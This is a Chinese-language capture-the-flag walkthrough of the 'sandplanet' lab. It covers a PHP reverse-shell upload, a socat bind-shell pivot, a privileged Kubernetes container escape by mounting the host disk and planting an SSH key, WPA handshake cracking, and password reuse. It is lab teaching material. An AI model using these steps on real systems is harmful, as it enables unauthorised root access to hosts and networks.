
sandplanet

> write by Yolo

信息搜集

先查看本地存活IP



然后端口扫描，发现一个工具[rustscan](),速度好快

```
❯ rustscan -a 192.168.52.129 --ulimit 5000 -- -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Because every port has a story to tell.

[~] The config file is expected to be at "/home/yolo/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.52.129:22
Open 192.168.52.129:80
Open 192.168.52.129:6443
Open 192.168.52.129:30080
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sV" on ip 192.168.52.129
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-24 23:27 CST
NSE: Loaded 47 scripts for scanning.
```


```
Initiating Ping Scan at 23:27
Scanning 192.168.52.129 [2 ports]
Completed Ping Scan at 23:27, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:27
Completed Parallel DNS resolution of 1 host. at 23:27, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating Connect Scan at 23:27
Scanning 192.168.52.129 [4 ports]
Discovered open port 22/tcp on 192.168.52.129
Discovered open port 80/tcp on 192.168.52.129
Discovered open port 30080/tcp on 192.168.52.129
Discovered open port 6443/tcp on 192.168.52.129
Completed Connect Scan at 23:27, 0.00s elapsed (4 total ports)
Initiating Service scan at 23:27
Scanning 4 services on 192.168.52.129
Completed Service scan at 23:27, 32.27s elapsed (4 services on 1 host)
NSE: Script scanning 192.168.52.129.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:27
Completed NSE at 23:27, 0.06s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:27
Completed NSE at 23:27, 0.01s elapsed
Nmap scan report for 192.168.52.129
Host is up, received syn-ack (0.00082s latency).
Scanned at 2026-02-24 23:27:20 CST for 32s

PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 10.2p1 Debian 3 (protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.54 ((Debian))
6443/tcp  open  ssl/http syn-ack Golang net/http server
30080/tcp open  http     syn-ack Apache httpd 2.4.54 ((Debian))
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port6443-TCP:V=7.95%T=SSL%I=7%D=2/24%Time=699DC364%P=x86_64-pc-linux-gn
SF:u%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type
SF::\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x2
SF:0Bad\x20Request")%r(GetRequest,14A,"HTTP/1\.0\x20401\x20Unauthorized\r\
SF:nAudit-Id:\x2005e34d81-533f-43e5-ad37-e4955939d453\r\nCache-Control:\x2
SF:0no-cache,\x20private\r\nContent-Type:\x20application/json\r\nDate:\x20
SF:Tue,\x2024\x20Feb\x202026\x2015:27:33\x20GMT\r\nContent-Length:\x20129\
SF:r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"sta
SF:tus\":\"Failure\",\"message\":\"Unauthorized\",\"reason\":\"Unauthorize
SF:d\",\"code\":401}\n")%r(HTTPOptions,14A,"HTTP/1\.0\x20401\x20Unauthoriz
SF:ed\r\nAudit-Id:\x2075914c65-6b57-406c-86e2-dad4e6c735fc\r\nCache-Contro
SF:l:\x20no-cache,\x20private\r\nContent-Type:\x20application/json\r\nDate
```

```
SF::\x20Tue,\x2024\x20Feb\x202026\x2015:27:33\x20GMT\r\nContent-Length:\x2
SF:0129\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},
SF:\"status\":\"Failure\",\"message\":\"Unauthorized\",\"reason\":\"Unauth
SF:orized\",\"code\":401}\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x2
SF:0Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection
SF::\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCo
SF:nnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessionReq,67,"H
SF:TTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20ch
SF:arset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Fo
SF:urOhFourRequest,14A,"HTTP/1\.0\x20401\x20Unauthorized\r\nAudit-Id:\x202
SF:0db04e8-9b6d-4f09-8404-2def5a5fc127\r\nCache-Control:\x20no-cache,\x20p
SF:rivate\r\nContent-Type:\x20application/json\r\nDate:\x20Tue,\x2024\x20F
SF:eb\x202026\x2015:27:48\x20GMT\r\nContent-Length:\x20129\r\n\r\n{\"kind\
SF:":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"Failure
SF:\",\"message\":\"Unauthorized\",\"reason\":\"Unauthorized\",\"code\":40
SF:1}\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.52 seconds
```


查看80web页面，直接上传php文件即可，下图是我用`<?php phpinfo() ?>`进行的测试



我这里利用的反弹shell php脚本是这份https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php（有点懒，不上一句话木马了

get shell

nc监听



在环境变量中查看，显然，当前位于k8s容器内

```
$ env
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT=tcp://10.43.0.1:443
PIVOT_SVC_PORT_2323_TCP_ADDR=10.43.159.150
APACHE_CONFDIR=/etc/apache2
HOSTNAME=web-deployment-759dbc577f-m926l
PHP_INI_DIR=/usr/local/etc/php
WEB_SVC_PORT_80_TCP=tcp://10.43.226.219:80
PIVOT_SVC_PORT_2323_TCP_PORT=2323
SHLVL=0
PIVOT_SVC_PORT_2323_TCP_PROTO=tcp
PIVOT_SVC_SERVICE_HOST=10.43.159.150
...省略...
```

稍微维持下shell: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

对了，注意看那个环境变量里的PIVOT相关变量，一般来说，这在hw中常见，是跳板的意思，果然，访问后就直接进入root权限

```
www-data@web-deployment-759dbc577f-m926l:/$ nc -v 10.43.159.150 2323
nc -v 10.43.159.150 2323
DNS fwd/rev mismatch: pivot-svc.sand-planet.svc.cluster.local != pivot-svc.sand-planet.svc.cluster.local.localdomain
pivot-svc.sand-planet.svc.cluster.local [10.43.159.150] 2323 (?) open
TERM environment variable not set.
==========================================================
|      SAND PLANET - SECURE PIVOT TERMINAL v2.0        |
==========================================================
[*] System Status: ONLINE
[*] User Identity: ROOT (Privileged)
[*] Detecting Wireless Interfaces...
    -> wlan2  [MAC: 06:45:81:58:89:9c]  [Status: READY]
    -> wlan1  [MAC: 02:ce:41:d1:3e:0f]  [Status: READY]
[+] Network Hardware Initialized.

root@pivot-deployment-79c65d8699-zd5np:~# id
id
id
uid=0(root) gid=0(root) groups=0(root)
```

接下来应该想办法k8s逃逸了，稍微关注了下当前的跳板容器能不能看到宿主机的物理硬盘（一般情况下，特权容器是可以看到的

```
root@pivot-deployment-79c65d8699-zd5np:~# ls /dev | grep sd
ls /dev | grep sd
sda
sda1
sda2
sda5
```

成功了，直接挂载就完了

```
root@pivot-deployment-79c65d8699-zd5np:~# mkdir /mnt/host_system
mkdir /mnt/host_system
mkdir /mnt/host_system

root@pivot-deployment-79c65d8699-zd5np:~# mount /dev/sda1 /mnt/host_system
mount /dev/sda1 /mnt/host_system
mount /dev/sda1 /mnt/host_system
```

接下来可以实现任意文件读、写，比如说把ssh公钥写上去，可以直接拿到靶机真正的root shell

```
root@pivot-deployment-79c65d8699-zd5np:~# echo "ssh-rsa AAAAB3NzaC...省略...==
yolo@yolo-Virtual-Machine" > /mnt/host_system/root/.ssh/authorized_keys
<chine" > /mnt/host_system/root/.ssh/authorized_keys
---新开终端---
yolo@yolo-Virtual-Machine:~$ ssh root@192.168.52.129
The authenticity of host '192.168.52.129 (192.168.52.129)' can't be established.
ED25519 key fingerprint is SHA256:/R3e9njnMBD/l4PmynO+SaPzCpqXF/IBiro7aBCPsRc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.52.129' (ED25519) to the list of known
hosts.
Linux sandplanet 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1
(2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 12 21:28:31 2026 from 192.168.21.1
root@sandplanet:~# id
uid=0(root) gid=0(root) groups=0(root)
```

很奇怪的一点，我审计了下k8s部署文件，发现这里有非预期的成分，最后面还有个WiFi-bot，我没利用到

```yaml
#k8s-deployment.yaml
apiVersion: v1
kind: Namespace
metadata:
  name: sand-planet
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-all
  namespace: sand-planet
spec:
  podSelector: {}
  ingress: [{}]
  egress: [{}]
---
```

```yaml
# 1. Web Deployment (入口关卡)
apiVersion: apps/v1
kind: Deployment
metadata:
  name: web-deployment
  namespace: sand-planet
spec:
  replicas: 1
  selector:
    matchLabels:
      app: web
  template:
    metadata:
      labels:
        app: web
    spec:
      containers:
      - name: web
        image: ctf-web:v18
        imagePullPolicy: Never
        ports: [{containerPort: 80}]
---
apiVersion: v1
kind: Service
metadata:
  name: web-svc
  namespace: sand-planet
spec:
  type: NodePort
  selector:
    app: web
  ports: [{port: 80, targetPort: 80, nodePort: 30080}]
---
# 2. Pivot Deployment (无线渗透跳板机)
apiVersion: apps/v1
kind: Deployment
metadata:
  name: pivot-deployment
  namespace: sand-planet
spec:
  replicas: 1
  selector:
    matchLabels:
      app: pivot
  template:
    metadata:
      labels:
        app: pivot
```

```yaml
    spec:
      containers:
      - name: pivot
        image: pivot:v_final
        imagePullPolicy: Never
        securityContext:
          privileged: true
        env:
        - name: DEBIAN_FRONTEND
          value: noninteractive
        # 显式调用初始化脚本，开启守护进程和 Shell 监听
        command: ["/bin/bash", "/root/setup_challenge.sh"]
---
apiVersion: v1
kind: Service
metadata:
  name: pivot-svc
  namespace: sand-planet
spec:
  selector:
    app: pivot
  ports: [{port: 2323, targetPort: 2323}]
---
# 3. Target Deployment (核心靶机/AP)
apiVersion: apps/v1
kind: Deployment
metadata:
  name: target-deployment
  namespace: sand-planet
spec:
  replicas: 1
  selector:
    matchLabels:
      app: target
  template:
    metadata:
      labels:
        app: target
    spec:
      containers:
      - name: target
        image: ctf-target:infinite
        imagePullPolicy: Never
        securityContext:
          privileged: true
        command: ["/bin/bash", "/usr/local/bin/entrypoint.sh"]
        volumeMounts:
        - mountPath: /mnt/k8s_config
```

```yaml
          name: k8s-manifests
      volumes:
      - name: k8s-manifests
        hostPath:
          path: /var/lib/rancher/k3s/agent/pod-manifests
          type: Directory
---
# 4. Bot Deployment (模拟受害者/流量源)
apiVersion: apps/v1
kind: Deployment
metadata:
  name: bot-deployment
  namespace: sand-planet
spec:
  replicas: 1
  selector:
    matchLabels:
      app: bot
  template:
    metadata:
      labels:
        app: bot
    spec:
      containers:
      - name: bot
        image: ctf-bot:v1
        imagePullPolicy: Never
        securityContext:
          privileged: true
        command: ["/bin/bash", "/usr/local/bin/wifi_bot.sh"]
```

maybe 预期解

> 当前定位：进入容器pivot中（暂时不知道自己是特权容器

```
www-data@web-deployment-759dbc577f-m926l:/$ nc -v 10.43.159.150 2323
nc -v 10.43.159.150 2323
DNS fwd/rev mismatch: pivot-svc.sand-planet.svc.cluster.local != pivot-svc.sand-planet.svc.cluster.local.localdomain
pivot-svc.sand-planet.svc.cluster.local [10.43.159.150] 2323 (?) open
TERM environment variable not set.
==========================================================
|      SAND PLANET - SECURE PIVOT TERMINAL v2.0        |
==========================================================
[*] System Status: ONLINE
```

```
[*] User Identity: ROOT (Privileged)
[*] Detecting Wireless Interfaces...
    -> wlan2  [MAC: 06:45:81:58:89:9c]  [Status: READY]
    -> wlan1  [MAC: 02:ce:41:d1:3e:0f]  [Status: READY]
[+] Network Hardware Initialized.
```

读取当前路径下的 `setup_challenge.sh`，了解接下来的挑战

```bash
#!/bin/bash
# ========================================================
# 1. 生成内部网卡守护脚本 (The Watchdog)
# ========================================================
cat << 'WATCHDOG' > /usr/local/bin/wifi_watchdog.sh
#!/bin/bash
while true; do
    for iface in $(ls /sys/class/net | grep -E 'wlan|mon'); do
        STATE=$(cat /sys/class/net/$iface/operstate 2>/dev/null)
        if [ "$STATE" == "down" ]; then
            ip link set "$iface" up
        fi
    done
    sleep 5
done
WATCHDOG
chmod +x /usr/local/bin/wifi_watchdog.sh

# ========================================================
# 2. 配置 Shell 登录欢迎信息 (User Experience)
# ========================================================
cat << 'BASHRC' >> /root/.bashrc
clear
echo -e
"\033[1;36m========================================================\033[0m"
echo -e "\033[1;36m|      SAND PLANET - SECURE PIVOT TERMINAL v2.0
|\033[0m"
echo -e
"\033[1;36m========================================================\033[0m"
echo -e "\033[1;32m[*] System Status: ONLINE\033[0m"
echo -e "\033[1;32m[*] User Identity: ROOT (Privileged)\033[0m"
echo -e "\033[1;33m[*] Detecting Wireless Interfaces...\033[0m"

INTERFACES=$(iw dev | grep Interface | awk '{print $2}')
if [ -z "$INTERFACES" ]; then
    echo -e "\033[1;31m[!] WARNING: No Wireless Interfaces Detected!\033[0m"
else
    for iface in $INTERFACES; do
```

```
        MAC=$(cat /sys/class/net/$iface/address)
        echo -e "    -> \033[1;32m$iface\033[0m  [MAC: $MAC]  [Status: READY]"
    done
    echo -e "\033[1;32m[+] Network Hardware Initialized.\033[0m"
fi
echo ""
BASHRC

# ======================================================
# 3. 启动服务流程
# ======================================================
echo "[*] [Init] Checking PCAP integrity..."
if [ -f /root/target_handshake.cap ]; then
    echo "[*] [Init] Real Handshake PCAP found. Ready for cracking."
else
    echo "[!] [Error] target_handshake.cap is MISSING!"
fi

echo "[*] [Init] Starting Internal WiFi Watchdog..."
nohup /usr/local/bin/wifi_watchdog.sh > /dev/null 2>&1 &

echo "[*] [Init] Starting Traffic Replayer..."
# 确保 replayer.py 存在
[ -f /root/replayer.py ] && python3 /root/replayer.py &

echo "[*] [Init] Starting Concurrent Root Shell (Port 2323)..."
# 使用 socat 开启交互式 Shell 监听
exec socat TCP-LISTEN:2323,fork,reuseaddr
EXEC:"/bin/bash",pty,stderr,setsid,sigint,sane
```

审计了下，这里主要是维护当前网卡环境，然后那个replayer.py会模拟实时无线流量，同时还有一个抓好的包，接下来的做法应该是想办法通过抓的包破解WiFi密码

```
❯ aircrack-ng capture.cap
Reading packets, please wait...
Opening capture.cap
Read 474 packets.

   #  BSSID              ESSID                     Encryption

   1  16:86:25:BF:29:F7  SandPlanet_Core           WPA (1 handshake)
   2  8E:74:53:E4:DC:F8  SandPlanet_Core           Unknown

Index number of target network ? 1

Reading packets, please wait...
```

```
Opening capture.cap
Read 474 packets.

1 potential targets

Please specify a dictionary (option -w).
❯ aircrack-ng -w ~/ctftools/wordlists/rockyou.txt -b 16:86:25:BF:29:F7
capture.cap
Reading packets, please wait...
Opening capture.cap
Read 474 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:00] 27/10303727 keys tested (457.42 k/s)

      Time left: 6 hours, 15 minutes, 25 seconds                 0.00%

                        KEY FOUND! [ princess ]


      Master Key     : E3 FB 72 DC 68 6A BA 6D 81 AC 57 87 AE F8 0A 4A
                       BB 83 9D 2C E0 9E AC FF E5 E5 0C FE AC A2 5B E6

      Transient Key  : 01 01 81 D6 D6 61 1F C4 35 A0 75 CF 2F 62 80 94
                       8C 0D A0 8E 2B 9C 5B 1C 07 31 37 A5 F6 1A 63 09
                       AF 61 5D 1C C3 49 A6 A6 C6 19 C7 99 58 33 D1 73
                       E2 BF E0 34 32 CE 12 D2 C6 D1 6B 91 D2 AA 95 63

      EAPOL HMAC     : 3B E8 89 BE 68 AA 63 8D 33 9A 13 B5 AE BF 98 4B
```

成功破解密码，princess，考虑密码喷洒，这里应该还有容器能让我ssh连接上去

> 很稀奇，靶机能上网，直接安装nmap

```
root@pivot-deployment-79c65d8699-rzqb8:~# nmap -T4 -F 10.42.0.0/24
nmap -T4 -F 10.42.0.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 01:41 +0000
Nmap scan report for 10.42.0.0 (10.42.0.0)
Host is up (0.0000030s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
MAC Address: 86:4D:88:0D:C2:94 (Unknown)

Nmap scan report for 10.42.0.1 (10.42.0.1)
Host is up (0.0000030s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 86:4D:88:0D:C2:94 (Unknown)

Nmap scan report for 10-42-0-156.kube-dns.kube-system.svc.cluster.local
(10.42.0.156)
Host is up (0.0000040s latency).
Not shown: 98 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
8080/tcp open  http-proxy
MAC Address: D2:14:F1:C6:EC:0F (Unknown)

Nmap scan report for 10.42.0.157 (10.42.0.157)
Host is up (0.0000050s latency).
All 100 scanned ports on 10.42.0.157 (10.42.0.157) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 26:AB:4E:DC:B9:09 (Unknown)

Nmap scan report for 10.42.0.158 (10.42.0.158)
Host is up (0.0000040s latency).
All 100 scanned ports on 10.42.0.158 (10.42.0.158) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 32:47:E0:8E:49:58 (Unknown)

Nmap scan report for 10-42-0-160.web-svc.sand-planet.svc.cluster.local
(10.42.0.160)
Host is up (0.0000040s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 9E:B3:C2:DF:22:7A (Unknown)

Nmap scan report for 10.42.0.161 (10.42.0.161)
Host is up (0.0000040s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 5E:4B:94:8A:C7:FF (Unknown)

Nmap scan report for 10.42.0.162 (10.42.0.162)
Host is up (0.0000040s latency).
```

```
All 100 scanned ports on 10.42.0.162 (10.42.0.162) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: B6:66:24:B2:E1:48 (Unknown)

Nmap scan report for pivot-deployment-79c65d8699-rzqb8 (10.42.0.159)
Host is up.
All 100 scanned ports on pivot-deployment-79c65d8699-rzqb8 (10.42.0.159) are in
ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 256 IP addresses (9 hosts up) scanned in 12.95 seconds
```

这里存活156~162多个靶机，发现161具有ssh服务，尝试连接

```
root@pivot-deployment-79c65d8699-rzqb8:~# ssh root@10.42.0.161
ssh root@10.42.0.161
The authenticity of host '10.42.0.161 (10.42.0.161)' can't be established.
ED25519 key fingerprint is: SHA256:HW+0cRw88Lxt6s+hNA5ngVET6QkggOSGOJBC0eWrTws
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added '10.42.0.161' (ED25519) to the list of known hosts.
root@10.42.0.161's password: princess

Linux target-deployment-6c9b47576f-wckmc 6.12.63+deb13-amd64 #1 SMP
PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@target-deployment-6c9b47576f-wckmc:~#
```

可以观察到，这是一个特权容器

```
root@target-deployment-6c9b47576f-wckmc:~# cat /proc/1/cgroup
cat /proc/1/cgroup
0::/kubepods.slice/kubepods-besteffort.slice/kubepods-besteffort-
pod7bc7fa64_5f0a_48b0_80ad_f1d4002358f5.slice/cri-containerd-
cf1a29dec44743a5a875e36e0dffa856227779c826f24ac57a419d97f3336c69.scope
root@target-deployment-6c9b47576f-wckmc:~# cat /proc/1/status | grep Cap
cat /proc/1/status | grep Cap
CapInh: 0000000000000000
```

```
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
```

提权思路1：检查/dev/可挂载设备

```
root@target-deployment-6c9b47576f-wckmc:/# ls -la /dev/ | grep sda
ls -la /dev/ | grep sda
brw-rw----  1 root disk         8,   0 Feb 25  2026 sda
brw-rw----  1 root disk         8,   1 Feb 25  2026 sda1
brw-rw----  1 root disk         8,   2 Feb 25  2026 sda2
brw-rw----  1 root disk         8,   5 Feb 25  2026 sda5
root@target-deployment-6c9b47576f-wckmc:/# mkdir /mnt/host
mkdir /mnt/host
root@target-deployment-6c9b47576f-wckmc:/# mount /dev/sda1 /mnt/host
mount /dev/sda1 /mnt/host
root@target-deployment-6c9b47576f-wckmc:/# ls /mnt/host
ls /mnt/host
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
root@target-deployment-6c9b47576f-wckmc:/# ls /mnt/host/root/
ls /mnt/host/root/
build_sand_planet_range.sh  final_setup.sh       manual_start.sh
content_generator.php       inject_once.sh       root.txt
final_check.sh              k8s-deployment.yaml  target_handshake.cap
```

接下来已经有任意文件读取、编辑能力了，随意写个ssh公钥即可

提权思路2：利用 `core_pattern` 进行相对路径提权

查看当前容器在宿主机的挂载路径（容器内进程会在宿主机中对应一个真实的PID,一般用/proc/self判断

```
root@target-deployment-6c9b47576f-wckmc:/# cat /proc/self/mountinfo
cat /proc/self/mountinfo
768 922 0:143 / / rw,relatime - overlay overlay
rw,lowerdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.o
verlayfs/snapshots/757/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.sn
apshotter.v1.overlayfs/snapshots/756/fs:/var/lib/rancher/k3s/agent/containerd/io
.containerd.snapshotter.v1.overlayfs/snapshots/755/fs:/var/lib/rancher/k3s/agent
/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/754/fs:/var/lib/ran
cher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/753/f
s:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/s
```

```
napshots/752/fs:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.
v1.overlayfs/snapshots/751/fs:/var/lib/rancher/k3s/agent/containerd/io.container
d.snapshotter.v1.overlayfs/snapshots/750/fs:/var/lib/rancher/k3s/agent/container
d/io.containerd.snapshotter.v1.overlayfs/snapshots/712/fs,upperdir=/var/lib/ranc
her/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/1689/f
s,workdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.ove
rlayfs/snapshots/1689/work,uuid=on
777 768 0:161 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
778 768 0:162 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
779 778 0:163 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts
rw,gid=5,mode=620,ptmxmode=666
780 778 0:110 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
781 768 0:139 / /sys rw,nosuid,nodev,noexec,relatime - sysfs sysfs rw
782 781 0:27 / /sys/fs/cgroup rw,nosuid,nodev,noexec,relatime - cgroup2 cgroup
rw
...省略...
201 768 0:27 / /tmp/cgrp rw,relatime - cgroup2 none rw
```

关注第一行，可以看到容器的OverlayFS层，其中，宿主机上的容器可写层

```
upperdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.over
layfs/snapshots/1689/fs
```

这意味着我们在容器根目录下看到的任何文件，在宿主机视角中都在/1689/fs/这个路径下面

